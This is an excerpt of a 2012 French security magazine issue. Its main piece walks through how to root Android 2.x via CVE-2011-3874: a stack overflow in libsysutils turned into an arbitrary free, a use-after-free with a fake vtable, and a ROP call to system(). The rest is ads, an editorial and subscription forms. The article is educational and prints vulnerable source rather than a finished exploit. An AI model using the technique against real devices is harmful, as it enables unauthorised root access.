MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 61 - F: 8,50 € - RD

N° 61 MAI/JUIN 2012

France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9,50 € - DOM : 9 € - CAN : 15,25 $ cad - POL/S : 1100 CFP - POL/A : 1400 CFP


DEVENEZ QUELQU'UN
DE RECHERCHÉ
POUR CE QUE
VOUS SAVEZ TROUVER.
FORMATIONS FORENSIQUES
Cours SANS Institute
Certifications GIAC
FOR 408
Investigation Inforensique Windows
FOR 508
Analyse Inforensique et réponses
aux incidents clients
FOR 558
Network Forensic
FOR 563
Investigations inforensiques
sur équipements mobiles
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
HACK SCENE
www.hsc-formation.fr
SANS
GIAC
HSC
création agence Comellink - crédit photo : Hedge

ÉDITO

Humeurs noires ou airs jais

Dans le microcosme de la sécurité, il est une étoile mystérieuse dont certains se défient alors que d'autres y cèdent. En ce moment, c'est même beaucoup d'autres, la curiosité éveillée par le secret de la Licorne.

Examinons cela au prisme de nos sept boules de cristal.

Pour certains, l'ANSSI, puisqu'il s'agit d'elle, est l'île noire, cette île hantée où personne n'ose s'aventurer, d'où les rumeurs émanent sans cesse, et viennent alimenter une méfiance ambiante.

Elle affiche une neutralité absolue, compréhensible, car le rôle de l'État n'est pas (en théorie) d'adouber avec son sceptre d'Ottokar telle ou telle entreprise. Cette neutralité interdit à ses ingénieurs de participer à des projets avec des personnes dans des entreprises pour éviter les soupçons de favoritisme par la suite... sauf à ce que ce soit dans un cadre administratif public, type ANR, pour lesquels la charge bureaucratique fait fuir Tintin au pays des Soviets.

Elle émet une réglementation conséquente à la Objectif Lune, que ce soit pour la certification de logiciels ou le référentiel pour les audits SSI. Encore une fois, la bureaucratie et les « processus » associés favorisent les gros crabes qui se frottent les pinces d'or, mais pour les petits, ils ne sont pas près de marcher sur la Lune (enfin, pour le CESTI, on repassera mais pour la CSPN, ça se fait quand même, surtout qu'il faut reconnaître que l'équipe Certification porte une vraie attention aux petites entreprises).

Et pourtant, encourager les petits artisans capables de façonner les bijoux de la Castafiore s'avère une nécessité, et je ne dis pas ça que pour ma paroisse (je veux dire mon temple du soleil). Le « recrutement intensif » mis en place par l'État a asséché les entreprises, surtout les grosses, en compétences techniques... mais les équipes administratives sont toujours là, à répondre à des appels d'offres ANSSI ou DGA par exemple pour toucher le trésor de Rackam le Rouge. Les meilleurs étant partis, qui pour faire le boulot maintenant ?

Pour d'autres, l'ANSSI, c'est la ruée vers l'ouest, en particulier pour les &laquojeunes&raquo à qui sont proposés des salaires intéressants et, plus attractifs encore, des défis techniques dans un environnement stimulant (redescendez sur terre, il y a aussi des trucs qui empestent comme les cigares du pharaon). À l'inverse, dans certaines entreprises, les compétences ne sont pas payées ni exploitées à leur juste valeur. Merci aux campagnes de recrutement, tous azimuts, tellement assourdissantes que j'en ai encore l'oreille cassée.

La position actuelle de l'État (dite du lotus bleu) sur la certification, le référentiel ou la concentration des talents devrait avoir, espérons-le, un double effet formateur : sur les utilisateurs de la sécurité d'abord, qui disposent d'indications pour émettre des exigences de sécurité réalistes, et différencier les prestataires. Retour au pays (de l'or noir) pour certains acteurs opportunistes, mais pas forcément compétents.

Ensuite, les entreprises devront apprendre à replacer l'humain au centre de leur préoccupation (on sent le neo-manager en moi, n'est-ce pas ? ;)), l'humain étant au cœur de la sécurité, et à gérer leur patrimoine intellectuel. Certes, la route va être longue, et même si ça prend autant de temps que le vol 714 pour Sydney, les sociétés qui n'y parviendront pas... continueront à bosser avec les clients qui n'auront rien appris non plus. Mais au moins, les acteurs qui joueront le jeu auront contribué à augmenter le niveau général de protection.

Et à propos de faire monter le niveau général, il y a une rare concentration de *geeks* talentueux à l'ANSSI, à tel point qu'il n'y a plus de *coke* en stock dans les boutiques à 3km à la ronde. Néanmoins, il faut les remplacer dans le privé, et faire monter les nouveaux en compétences, planter la graine pour la faire devenir tournesol. Il est d'ailleurs rigolo de constater que ceux qui raillaient l'État et son absence de moyen en SSI sont aujourd'hui les mêmes à hurler tels des Picaros sur le pillage de leur patrimoine intellectuel.

Nous payons aujourd'hui un manque de formation et de vision, mais on part de tellement loin, genre le Congo... Dis Tintin, c'est encore loin l'Amérique ?

En vous souhaitant une bonne lecture,

Fred Raynal @fredraynal @MISCRedac

P.S. : étant collectionneur de (très) vieilles BD, comme les *Tintin*, *Spirou*, *Blake et Mortimer*, etc., si vous avez des parents, grands-parents, amis, autres, vous-même, qui en possèdent et souhaitent s'en séparer, merci de me contacter :)

Rendez-vous au 29 juin 2012 pour le n°62 ! **www.miscmag.com**

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,50 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

LOCAL ROOT ANDROID : EXPLOITATION STABLE DE LA VULNÉRABILITÉ CVE-2011-3874

Fabien PERIGAUD (@0xf4b) – fperigaud@gmail.com

mots-clés : *ANDROID / CVE-2011-3874 / LOCAL ROOT / BUFFER OVERFLOW / USE-AFTER-FREE*

Au mois d'août dernier fut publié l'outil « Revolutionary » [1], permettant à tout un chacun d'installer une ROM alternative sur les téléphones HTC. Celui-ci exploite entre autres une vulnérabilité dans la bibliothèque « libsysutils.so » afin d'obtenir les droits « root » sur le smartphone. Nous verrons en quoi consiste cette vulnérabilité, et comment l'exploiter malgré les protections mises en œuvre sur Android.

1 La vulnérabilité

1.1 Détails

La fonction **FrameworkListener::dispatchCommand** du fichier **FrameworkListener.cpp** contient une vulnérabilité de type débordement de tampon dans la pile. Une version toujours vulnérable de ce fichier est disponible sur Internet **[2]**.

Cette fonction est chargée de traiter une commande passée en paramètre sous la forme d'une chaîne de 255 caractères maximum afin de la transformer en tableau d'arguments. Chaque argument est séparé par un espace et ce tableau d'arguments est défini dans la pile comme suit :

```
void FrameworkListener::dispatchCommand(SocketClient *cli, char
*data) {
  int argc = 0;
  char *argv[FrameworkListener::CMD_ARGS_MAX];
  char tmp[255];
  char *p = data;
  char *q = tmp;

  while(*p) {
...
    *q = *p++;
    if (!quote && *q == ' ') {
      *q = '\0';
      argv[argc++] = strdup(tmp);
      memset(tmp, 0, sizeof(tmp));
      q = tmp;
      continue;
    }
    q++;
  }

  argv[argc++] = strdup(tmp);
...
```

La constante **FrameworkListener::CMD_ARGS_MAX** vaut 16 par défaut.

À chaque passage dans la boucle, un nouveau caractère de la chaîne d'entrée est lu et recopié dans un tampon **tmp** de 255 caractères. Si celui-ci est un espace, la chaîne dans le tampon **tmp** est alors dupliquée dans le tableau **argv**, et le compteur d'arguments **argc** est incrémenté, sans vérifier qu'il ne dépasse pas la valeur maximale.

1.2 Correctifs

La disponibilité du code source d'Android 4.0 nous donne un accès aux journaux GIT de la période Honeycomb (branche 3.x), qui était pour sa part en source fermée.

Nous apprenons alors que la vulnérabilité a été corrigée le 12 janvier 2011 dans la branche 3.x **[3]**, mais que le correctif n'a jamais été « backporté » dans la branche 2.x, laissant l'ensemble des téléphones vulnérables pendant plusieurs mois.

Ce n'est que le 9 novembre 2011 que Google communique sur la vulnérabilité **[4]** et propose un patch applicable sur la branche 2.x d'Android. Celui-ci n'a été appliqué, à l'heure de l'écriture de cet article, que sur un faible nombre de téléphones.

Les versions vulnérables d'Android sont donc toutes celles inférieures ou égales à 2.3.7 (dernière version connue de la branche 2.3.x au moment de la rédaction de cet article).

2 Le système Android

2.1 Services importants

Le système d'exploitation Android dispose de services qui lui sont propres pour le bon fonctionnement du système. La connaissance de certains de ces services va nous permettre de trouver un bon vecteur d'exploitation et nous aider à construire le code d'exploitation.

2.1.1 Services netd et vold

Ces deux services gèrent respectivement le réseau et les volumes du système. Ils sont également les deux seuls à utiliser la bibliothèque vulnérable **libsysutils.so** et sont exécutés en tant que *root*.

Ceux-ci sont en écoute sur deux *sockets* ayant les permissions suivantes :

```
srw-rw---- root     system            2011-12-01 17:22 netd
srw-rw---- root     mount             2011-12-01 17:22 vold
```

L'écriture dans l'un de ces sockets nécessite donc d'appartenir à l'un des groupes **mount** ou **system**.

Ces propriétés nous fournissent deux informations importantes :

- Il n'est pas possible d'écrire dans ces sockets directement depuis une application Dalvik, ce qui empêche l'exploitation directe par des applications malveillantes.
- Il est possible d'écrire dans le socket **vold** depuis le compte **shell**, qui est membre du groupe **mount**.

Le compte **shell** est le compte utilisé lors de l'ouverture d'un shell par ADB (*Android Debug Bridge*), ce qui nécessite sa connexion en USB sur un ordinateur ainsi que l'activation des options de débogage sur le téléphone.

2.1.2 Service debuggerd

Le service debuggerd est présent sur les équipements de test comme sur ceux de production. Il permet d'obtenir des informations de débogage lors du plantage d'une application native. Sur les équipements de test, le service donne la possibilité d'attacher un *debugger* à l'application fautive (propriété **debug.db.uid**), tandis qu'il se contente d'enregistrer l'état des registres et de la pile sur les équipements de production.

Ces informations sont ensuite écrites dans un fichier **tombstone_XX** du répertoire **/data/tombstones** et ne sont accessibles en lecture qu'à l'utilisateur **system**.

Toutefois, celles-ci sont également inscrites dans les journaux de debug système (présents dans **/dev/log/**), accessibles à l'utilisateur **shell** par le biais de la commande **logcat**.

Cet accès fournit de précieuses informations quant à l'état du processus au moment du plantage, permettant ainsi de considérablement stabiliser un code d'exploitation.

2.2 Protections contre l'exploitation

Android met en œuvre quelques-unes des protections classiques que l'on s'attend à retrouver sur tout système d'exploitation récent et un tant soit peu sécurisé :

- pile non exécutable ;
- tas non exécutable ;
- GCC Stack-smashing Protector pour la plupart des binaires du système.

Toutefois, l'ASLR n'est pas au menu pour la branche 2.x du système, ce qui va grandement faciliter l'exploitation.

Revenons maintenant sur le « GCC Stack-smashing Protector ». Ce dernier permet d'ajouter, à la compilation, quelques mécanismes de protection du binaire contre les débordements de tampon dans la pile, de deux façons :

- positionnement d'un *cookie* de pile entre les variables locales et les registres sauvegardés sur la pile durant le prologue, et vérification de sa valeur en épilogue, avant tout retour. Si la valeur n'est pas correcte, un appel à **abort()** est effectué.
- ré-arrangement des tableaux afin de les positionner après les autres variables, et ainsi éviter leur corruption en cas de débordement.

Lorsque la bibliothèque est compilée, les pointeurs sont stockés en premier, puis le tableau **argv**, puis le tampon **tmp**, et enfin, le cookie de pile (Fig. 1, page suivante).




Fig. 1 : Arrangement des variables locales de la fonction FrameworkListener::dispatchCommand compilée

Il ne nous est pas possible d'exploiter le débordement de façon « classique » en allant écraser les registres sauvés sur la pile, le cookie nous en empêchant. Ne disposant pas d'une vulnérabilité nous permettant de lire sa valeur pré-exploitation, il ne nous est pas possible de l'écraser.

3 Libération de pointeur arbitraire

À la fin de la fonction vulnérable, l'ensemble des chaînes du tableau **argv** est libéré dans la boucle suivante :

```
out:
    int j;
    for (j = 0; j < argc; j++)
        free(argv[j]);
    return;
}
```

Cette boucle va être exploitable afin de libérer une zone mémoire arbitraire.

En effet, observons le comportement de la fonction dans le cas où la chaîne d'entrée est composée de 18 arguments valant « AAAA » (Fig. 2) :

- Les 16 premiers arguments ont leurs pointeurs stockés dans le tableau **argv**.
- Le 17e argument aura son pointeur stocké juste après la fin du tableau **argv**, soit dans les 4 premiers octets du tampon **tmp**.
- Le 18e argument, lors de son traitement, va être recopié dans le tableau **tmp**, écrasant ainsi le pointeur vers le 17e argument avec ses 4 premiers octets, soit « AAAA ». Son pointeur va ensuite être stocké à l'offset 4 du tampon **tmp** (ce qui correspondrait au 18e élément du tableau **argv**).

Dés lors, le débordement de tampon dans la pile est devenu une libération de pointeur arbitraire, l'adresse de celui-ci devant se trouver dans les 4 premiers octets du 18e argument, en *little-endian*.

4 Use-after-free

4.1 Zone mémoire à écraser

Il convient maintenant de trouver une zone mémoire qu'il serait intéressant de libérer, afin de pouvoir remplacer son contenu par des données arbitraires qui nous permettraient d'atteindre le Graal, l'exécution de code arbitraire.

Plongeons-nous à nouveau dans le code de la fonction. Après le remplissage du tableau **argv**, le code suivant est exécuté, afin de trouver quelle fonction doit être appelée en fonction de l'argument **argv[0]** :




Fig. 2 : État de la pile lorsque l'argument d'entrée comporte 18 arguments valant « AAAA »

```
    for (i = mCommands->begin(); i != mCommands->end(); ++i) {
      FrameworkCommand *c = *i;

      if (!strcmp(argv[0], c->getCommand())) {
         if (c->runCommand(cli, argc, argv)) {
            SLOGW("Handler '%s' error (%s)", c->getCommand(), strerror(errno));
         }
         goto out;
      }
   }
```

mCommands est un objet de type **FrameworkCommandCollection** instancié dans le constructeur ; il s'agit d'une liste chaînée d'objets **FrameworkCommand**. Pour chacun des objets de cette liste, l'attribut **mCommand** (obtenu via la méthode **getCommand()**) est comparé à l'argument **argv[0]**.

Dans le cas où la comparaison est vraie, la méthode **runCommand** de l'objet est appelée.

L'idéal serait alors de pouvoir libérer l'un des objets **FrameworkCommand** puis de contrôler l'allocation suivante afin que des données que nous maîtrisons soient écrites à l'ancien emplacement de l'objet.

Cela est possible trivialement : l'appel à la fonction vulnérable est effectué, depuis la fonction **onDataAvailable()**, pour chaque chaîne terminée par un octet nul reçue sur le socket. Si nous envoyons deux chaînes séparées par un octet nul, la fonction sera appelée deux fois ; nous pourrons alors libérer l'objet lors du premier appel, et contrôler l'allocation lors du second appel, celle-ci s'effectuant lors du **strdup()** du premier argument de la seconde chaîne.

4.2 Construction d'un faux objet

La première étape de la construction du faux objet **FrameworkCommand** consiste à étudier sa représentation en mémoire. La classe est définie comme suit au niveau du code source :

```
class FrameworkCommand {
private:
    const char *mCommand;

public:
    FrameworkCommand(const char *cmd);
    virtual ~FrameworkCommand() { }

    virtual int runCommand(SocketClient *c, int argc, char **argv) = 0;

    const char *getCommand() { return mCommand; }
};
```

En mémoire, l'objet va simplement consister en un pointeur vers la *vtable* des méthodes, suivi du seul attribut, le pointeur **mCommand** (Fig. 3).




Fig. 3 : Représentation d'un objet FrameworkCommand en mémoire

Il nous suffit alors de construire une fausse vtable dans un endroit que nous contrôlons (par exemple, dans la pile), puis de remplacer l'objet `FrameworkCommand` que nous venons de libérer par un faux objet composé de deux pointeurs, le premier pointant vers la fausse vtable.

Le second pointeur (l'attribut `mCommand` de notre faux objet) doit pointer vers une chaîne égale à `argv[0]` afin de valider la condition pour que l'appel à la fonction `runCommand` soit effectué. Pour cela, nous pouvons simplement le faire pointer au début de notre faux objet.

Ces deux pointeurs constituent le premier argument (`argv[0]`) de la seconde chaîne.




Fig. 4 : Représentation du faux objet

Dés lors, nous n'avons plus qu'à déterminer trois adresses pour que notre code d'exploitation soit fonctionnel :

- l'adresse de l'objet `FrameworkCommand` à libérer dans le tas ;
- l'adresse de notre fausse vtable dans la pile ;
- l'adresse vers laquelle faire pointer le pointeur de fonction `runCommand` de notre fausse vtable.

4.3 Détermination des adresses manquantes

Cette étape est très largement simplifiée par la présence du service *debuggerd* qui, rappelons-le, va nous fournir l'état des registres et de la pile du service au moment du plantage de celui-ci.

Si nous positionnons l'adresse de l'objet à libérer à 0xffffffff, nous obtiendrons un plantage lors de la boucle de `free()`. La lecture du fichier de log produit par le service debuggerd va nous permettre de déterminer deux des adresses nécessaires :

- adresse de la fausse vtable dans la pile : étant donné qu'il n'y a pas d'ASLR sous Android 2.x, il nous suffit de placer une valeur magique en pile avant la vtable et de retrouver cette valeur dans le *dump*, ce qui nous donne son adresse.
- adresse de l'objet `FrameworkCommand` à libérer : lors du crash, la variable `i` (gérée directement par un registre) a toujours pour valeur `mCommands->end()`. `mCommands` se trouvant toujours à un offset fixe du premier objet `FrameworkCommand` alloué, nous pouvons déterminer son adresse en lisant la valeur du registre de la variable `i`.

Il ne nous reste qu'à faire pointer la fonction `runCommand` vers un *shellcode*. L'exécution de la pile ou du tas étant interdite, un shellcode de type ROP reste la seule option valide. Nous choisirons de faire exécuter la fonction `system()`, le shellcode correspondant ne nécessitant que très peu de gadgets (ce qui sera utile si l'on souhaite supporter une large gamme d'appareils) :

- un ajusteur de pile pour atteindre une fausse pile ;
- un pop r0 pour placer une chaîne arbitraire en argument de `system()`.

La recherche des adresses de ces gadgets peut être effectuée dynamiquement au lancement de l'exploit.

Conclusion

Bien que la gamme de téléphones disposant du système d'exploitation Android soit particulièrement large, nous avons vu qu'il est relativement aisé de développer un code d'exploitation générique grâce aux informations fournies par le service debuggerd, activé par défaut sur plus de 90% des appareils. L'introduction de l'ASLR dès la version 2 d'Android aurait pu permettre de rendre considérablement plus compliquée l'exploitation, les adresses de nos variables en pile devenant aléatoires.

Le code d'exploitation nécessitant un accès en écriture au socket du démon `vold`, celui-ci ne peut être utilisé en l'état que depuis le shell ADB, ce qui ne le rend utile que dans le cadre d'un « jailbreak ». Il n'est toutefois pas exclu de pouvoir exploiter la vulnérabilité depuis une application malveillante, en tirant parti d'une permission permettant de dialoguer, même de façon partielle, avec l'un des services vulnérables. Ceci est bien entendu laissé en exercice au lecteur :) ■

▪ REMERCIEMENTS

Merci à Cédric Pernet et David Dos Santos pour leur relecture attentive ;)

▪ RÉFÉRENCES

[1] http://revolutionary.io

[2] http://android.git.r3pek.org/?p=platform/system/core.git;a=blob;f=libsysutils/src/FrameworkListener.cpp;h=4da8eb6655749cbe818f467058baafc49f7225e4

[3] http://android.git.r3pek.org/?p=platform/system/core.git;a=commitdiff;h=c6b0def5f039dc3bbe1d4b7dc1666c24316eb020

[4] http://code.google.com/p/android/issues/detail?id=21681

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 25%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC dès sa parution chez vous ou dans votre entreprise.
- Économisez 13,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

par ABONNEMENT :

38€*

au lieu de 51,00 €* en kiosque

Économie : 13,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
Pour les tarifs hors France Métropolitaine, consultez notre site : www.ed-diamond.com

Bon d'abonnement à découper et à renvoyer à l'adresse ci-dessous

Tournez SVP pour découvrir toutes les offres d'abonnement >>

MISC
Multi-System & Internet Security Cookbook

Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
e-mail :	

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **www.ed-diamond.com/cgv** et reconnais que ces conditions de vente me sont opposables.

Tournez SVP pour découvrir toutes les offres d'abonnement

PROFITEZ DE NOS OFFRES D'ABONNEMENT SPÉCIALES POUR LIRE PLUS ET FAIRE DES ÉCONOMIES !

➡ Voici nos offres de couplage

offre 1 — MISC (6 nos)

par ABO : **38€*** — au lieu de 51,00€** en kiosque — Economie : 13,00 €

offre 2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)

par ABO : **57€*** — au lieu de 78,00€** en kiosque — Economie : 21,00 €

offre 3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)

par ABO : **78€*** — au lieu de 121,50€** en kiosque — Economie : 43,50 €

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)

par ABO : **83€*** — au lieu de 130,50€** en kiosque — Economie : 47,50 €

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)

par ABO : **84€*** — au lieu de 133,50€** en kiosque — Economie : 49,50 €

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)

par ABO : **110€*** — au lieu de 169,50€** en kiosque — Economie : 59,50 €

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)

par ABO : **116€*** — au lieu de 181,50€** en kiosque — Economie : 65,50 €

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **143€*** — au lieu de 220,50€** en kiosque — Economie : 77,50 €

offre 9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **173€*** — au lieu de 259,50€** en kiosque — Economie : 86,50 €

offre 10 — MISC (6 nos) + MISC Hors-Série (2 nos)

par ABO : **44€*** — au lieu de 69,00€** en kiosque — Economie : 25,00 €

offre 11 — Linux Pratique (6 nos) + Linux Pratique HS (3 nos)

par ABO : **42€*** — au lieu de 63,00€** en kiosque — Economie : 21,00 €

offre 12 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos)

par ABO : **199€*** — au lieu de 301,50€** en kiosque — Economie : 102,50 €

offre 15 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos)

par ABO : **72€*** — au lieu de 102,00€** en kiosque — Economie : 30,00 €

Vous pouvez également vous abonner sur : www.ed-diamond.com ou par Tél. : 03 67 10 00 20 / Fax : 03 67 10 00 21

➡ Nos Tarifs s'entendent TTC et en euros

		F France Métro	D DOM	T TOM	E1 Europe 1	E2 Europe 2	EUC Etats-Unis Canada	A Afrique	RM Reste du Monde
1	Abonnement MISC	38 €	40 €	44 €	45 €	44 €	46 €	45 €	49 €
2	LPE + LP	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GLMF + LP	78 €	85 €	96 €	99 €	95 €	101 €	98 €	111 €
4	GLMF + GLMF HS	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GLMF + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GLMF + GLMF HS + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GLMF + GLMF HS + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GLMF + GLMF HS + MISC + LP	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GLMF + GLMF HS + MISC + LP + LPE	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €
10	MISC + MISC HS	44 €	47 €	53 €	55 €	52 €	56 €	54 €	60 €
11	LP + LP HS	42 €	46 €	52 €	54 €	51 €	55 €	53 €	60 €
12	GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	199 €	214 €	242 €	250 €	239 €	254 €	247 €	277 €
15	LPE + LP + LP HS	72 €	78 €	88 €	91 €	87 €	93 €	90 €	101 €

- Europe 1 : Allemagne, Belgique, Danemark, Italie, Luxembourg, Norvège, Pays-Bas, Portugal, Suède
- Europe 2 : Autriche, Espagne, Finlande, Grande Bretagne, Grèce, Islande, Suisse, Irlande
- Zone Reste du Monde : Autre Amérique, Asie, Océanie
- Zone Afrique : Europe de l'Est, Proche et Moyen-Orient

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

Mes choix :

Mon 1er choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
Mon 3ème choix	Je sélectionne le N° (1 à 15) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_ ⌊_⌊_⌊_⌊_

Expire le : ⌊_⌊_⌊_⌊_


Cryptogramme visuel : ⌊_⌊_⌊_

Date et signature obligatoire

MISC Multi-System & Internet Security Cookbook

LE BON, LA BRUTE ET LE TRUAND :

RETOUR D'EXPÉRIENCE DANS LES AUDITS DE CODE



Mickaël Dewaele – EdelWeb / Groupe ON-X – mickael.dewaele@edelweb.fr

mots-clés : *RETOUR D'EXPÉRIENCE / AUDIT DE CODE / VULNÉRABILITÉ / DÉVELOPPEMENT*

